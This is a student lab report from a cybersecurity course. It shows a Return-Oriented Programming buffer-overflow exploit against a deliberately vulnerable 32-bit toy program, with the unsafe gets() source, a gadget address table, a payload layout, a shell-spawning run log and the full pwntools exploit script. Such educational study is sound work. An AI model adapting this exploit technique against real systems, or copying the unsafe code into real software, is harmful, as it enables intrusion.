Exploiting Buffer Overflow Using Return-Oriented Programming (ROP) to Defeat Non-Executable Stack

Kalpesh Bharat Parmar
M.Eng Cybersecurity
University of Maryland, College Park
kalpesh@umd.edu
UMD Directory ID – kalpesh
Course and section - ENPM691 0101

***Abstract*—This report documents a Return-Oriented Programming (ROP) exploit on a vulnerable 32-bit program (`rop1`) to bypass the Non-Executable (NX) stack mitigation. It includes system configuration, compilation command and a detailed explanation of each flag, gadget discovery via `ropper`, ROP-chain construction, proof-of-concept execution, and appendices containing source code and screenshots.**

***Index Terms*—Return-Oriented Programming, Buffer Overflow, NX bit, execve, ROP gadgets, exploitation.**

I. Introduction

Return-Oriented Programming (ROP) chains together short instruction sequences (gadgets) found in a program's executable sections to perform arbitrary computation without injecting code into non-executable memory regions [1], [2]. This lab demonstrates constructing a ROP chain to call `execve("/bin/sh",NULL,NULL)` on a 32-bit binary with NX enabled.

II. System Configuration and Methodology

A. System Environment

Experiments were performed in a controlled lab environment:

- OS: Kali-Linux-2025.2
- Compiler: `gcc` 14.3.0 (Debian 14.3.0-5) with multilib support [4]
- Debugger: GDB 16.3 with `pwndbg` extension [5]
- Mode: 32-bit (x86)

B. Compilation and Vulnerability

The vulnerable source (`rop1.c`, Appendix V-B) uses an unsafe `gets(buff)` on a 12-byte buffer in `Test()`, enabling a stack-based buffer overflow.

The binary was compiled with:

```
gcc -m32 -g rop1.c -o rop1 -std=c90 -no-pie -mpreferred-stack-boundary=2 \tiny↪
    \tiny↪-fno-pic -fno-stack-protector
```

Listing 1: Compilation Command

TABLE I: Compilation flags and their purpose

Flag	Purpose
`-m32`	Compile for 32-bit x86 so register widths, calling conventions, and addresses match the exploit.
`-g`	Include debug symbols for GDB/`pwndbg` to inspect symbols, stack frames, and memory.
`rop1.c`	Source file containing the vulnerable function and data (e.g., `"/bin/sh"` string).
`-o rop1`	Name the output binary `rop1` rather than default `a.out`.
`-std=c90`	Use the C90 standard for consistent, predictable compilation; avoids newer optimizations that might alter layout.
`-no-pie`	Disable Position-Independent Executable (PIE) so the code segment loads at a fixed address — necessary for static gadget addresses.
`-mpreferred -stack-boundary=2`	helping produce predictable offsets for saved EBP/EIP.
`-fno-pic`	Disable Position-Independent Code (PIC) generation so instructions are emitted at fixed addresses.
`-fno-stack-protector`	Disable stack canaries (stack protector) so the overflow can overwrite saved EIP for exploitation in the lab.



Fig. 1: Compilation output showing use of flags and the `gets()` deprecation/warning.

C. Compilation Command Explanation

Each flag is chosen to make debugging and exploitation reproducible in the lab:

Figure 1 shows the compilation output and the expected `gets()` warning.

III. ROP Chain Construction

A. Objective

Invoke the 32-bit `execve` syscall (syscall number 11) with:



Fig. 2: `ropper` output: `"/bin/sh"` and `pop e?x` gadget examples.

Fig. 3: `ropper` output: `int 0x80` gadget.

eax ← 11, ebx ← pointer to ”/bin/sh”, ecx ← 0, edx ← 0

Then execute `int 0x80`.

B. Gadget String Discovery

We used `ropper` to locate gadgets and the `"/bin/sh"` string [3]. Screenshots are in Appendix A and selected gadgets are listed in Table II.

C. Payload Layout

An illustrative payload layout (offsets in bytes) is shown in Table III. Use `pwntools` to build the flattened payload (Appendix V-C).

TABLE II: Selected gadgets and data addresses (from `ropper`)

Purpose	Instruction(s)	Address
String	`"/bin/sh"`	`0x0804a008`
Set EAX	`pop eax; ret;`	`0x080491aa`
Set EBX	`pop ebx; mov esi, 0x64; pop edi; ret;`	`0x080491ac`
Set ECX	`pop ecx; mov ebx, 0xffffffff; ret;`	`0x080491b4`
Set EDX (inc)	`mov edx,0; inc edx; ret;`	`0x080491bb`
Set EDX (dec)	`dec edx; ret;`	`0x080491c2`
Syscall	`int 0x80;`	`0x080491c4`

TABLE III: Illustrative ROP payload stack layout

Offset	Value	Purpose / Register
+0 to +15	`A * 16` (padding)	Buffer + saved EBP
+20	`0x080491aa`	Gadget: `pop eax; ret;`
+24	`0x0000000b`	`eax = 11` (execve)
+28	`0x080491b4`	Gadget: `pop ecx; ret;`
+32	`0x00000000`	`ecx = 0`
+36	`0x080491ac`	Gadget: `pop ebx; pop edi; ret;`
+40	`0x0804a008`	`ebx = "/bin/sh"` address
+44	`0xdeadbeef`	Junk for `pop edi`
+48	`0x080491bb`	`mov edx,0; inc edx; ret;` (set edx)
+52	`0x080491c2`	`dec edx; ret;` (adjust edx)
+56	`0x080491c4`	`int 0x80;` (syscall)

IV. Results and Discussion

A. Proof-of-Concept Execution (detailed)

Runtime sequence and what happens when the exploit runs:

1) **Overflow**: The input supplied by the PoC script overwrites the saved return address (EIP) on the stack.
2) **Redirect**: When `Test()` returns, CPU loads the overwritten EIP and jumps to the first gadget address (e.g., `pop eax; ret;`).
3) **Gadget-chain execution**: Each gadget executes short instructions that typically pop a value from the stack into a register and then return to the next gadget address (popped from the stack). Because the attacker controls stack contents, they control the values loaded into registers and the next instruction addresses.
4) **Syscall**: After registers are set (`eax`=11, `ebx`=”/bin/sh”, `ecx`=0, `edx`=0), control reaches the gadget containing `int 0x80`, invoking the kernel syscall table entry for `execve`.

```
┌──(kp㉿kali)-[~/…/ENPM691/Assignment/Assignment7/Lecture12]
└─$ ./rop1_poc.py
[+] Starting local process './rop1': pid 29781
[*] Payload length: 56
[*] Switching to interactive mode
/bin/sh is a great command, isn't it?
AAAAAAAAAAAAAAA\xaa\x91\x04\x08\x0b
$ whoami
kp
$ exit
[*] Got EOF while reading in interactive
$ quit
[*] Process './rop1' stopped with exit code 0 (pid 29781)
[*] Got EOF while sending in interactive

┌──(kp㉿kali)-[~/…/ENPM691/Assignment/Assignment7/Lecture12]
└─$
```

Fig. 4: Proof-of-concept: spawned interactive shell and `whoami` output.

5) **Result**: The kernel executes `execve("/bin/sh",NULL,NULL)`, replacing the process image with a shell. The PoC verifies the shell is interactive by running `whoami` which returned `kp` in the recorded run.

This shows arbitrary code execution without executing data from the stack — thereby bypassing NX by reusing existing code.

B. Limitations and Mitigations

- **ASLR**: Address Space Layout Randomization makes static gadget addresses unreliable. In lab, ASLR was disabled or compensated for by using `-no-pie`. Real-world attacks require info leaks or partial-pointer overwrites.
- **PIE**: Position Independent Executables relocate code; compilation with `-no-pie` provides fixed addresses for reproducible lab work.
- **Canaries**: Stack canaries detect overflows; they are disabled here for educational demonstration.

V. Appendices

A. Appendix A: Screenshots and command outputs

Place the following files in the same directory before compiling:

- `Compilation.png` (compilation output)
- `ropcommand1.png` (ropper pop gadgets)
- `ropcommand2.png` (ropper int 0x80)
- `executed.png` (poc execution)

B. Appendix B: Source code (rop1.c)

```c
#include <unistd.h>
#include <stdio.h>

void Test() {
    char buff[12];
    gets(buff);   /* intentionally unsafe for lab */
    puts(buff);
}

void gogoGadget() {
    __asm__("pop %eax; ret");
    __asm__("pop %ebx; mov $100, %esi; pop %edi; ret");
    __asm__("pop %ecx; mov $0xffffffff, %ebx; ret");
    __asm__("mov $0x0, %edx; inc %edx; ret");
    __asm__("dec %edx; ret");
    __asm__("int $0x80; nop; ret");
}

int main(int argc, char *argv[]) {
    char *myString = "/bin/sh";
    printf("%s is a great command, isn't it?\n", myString);
    Test();
    return 0;
}
```

Listing 2: rop1.c (vulnerable program)

C. Appendix C: PoC exploit script (rop1_poc.py)

```python
#!/usr/bin/env python3
import sys
from pwn import *

binPath = "./rop1"

gdbscript = '''
init-pwndbg
break *Test+32
continue
'''

def start():
    if args.GDB:
        return gdb.debug([binPath], gdbscript=gdbscript, aslr=False)
    else:
        return process([binPath])

io = start()
elf = ELF(binPath, checksec=False)

# payload components
overFlow = b'A'*16
binSH = p32(0x0804a008)
junk = p32(0xdeadbeef)

# gadget addresses (from ropper output)
popEAX = p32(0x080491aa)
popEBX = p32(0x080491ac)
popECX = p32(0x080491b4)
zeroEDX1 = p32(0x080491bb)
zeroEDX2 = p32(0x080491c2)
int80 = p32(0x080491c4)

payload = flat(
    overFlow,
    popEAX, 0xb,
    popECX, 0x0,
    popEBX, binSH, junk,
    zeroEDX1, zeroEDX2,
    int80
)

log.info("Payload length: %d", len(payload))
io.sendline(payload)
io.interactive()
```

Listing 3: rop1$_{p}oc.py(exploit)$

References

[1] H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," in *Proc. ACM CCS*, 2007.

[2] C. Anley, J. Heasman, F. Lindner, and G. Richarte, *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, 2nd ed., Wiley, 2011.

[3] S. S., "Ropper — Gadget Finder," GitHub repository. [Online]. Available: https://github.com/sashs/Ropper

[4] GNU, "GCC Manual," [Online]. Available: https://gcc.gnu.org/onlinedocs/

[5] Pwndbg Team, "pwndbg: GDB plugin for exploit development," GitHub repository. [Online]. Available: https://github.com/pwndbg/pwndbg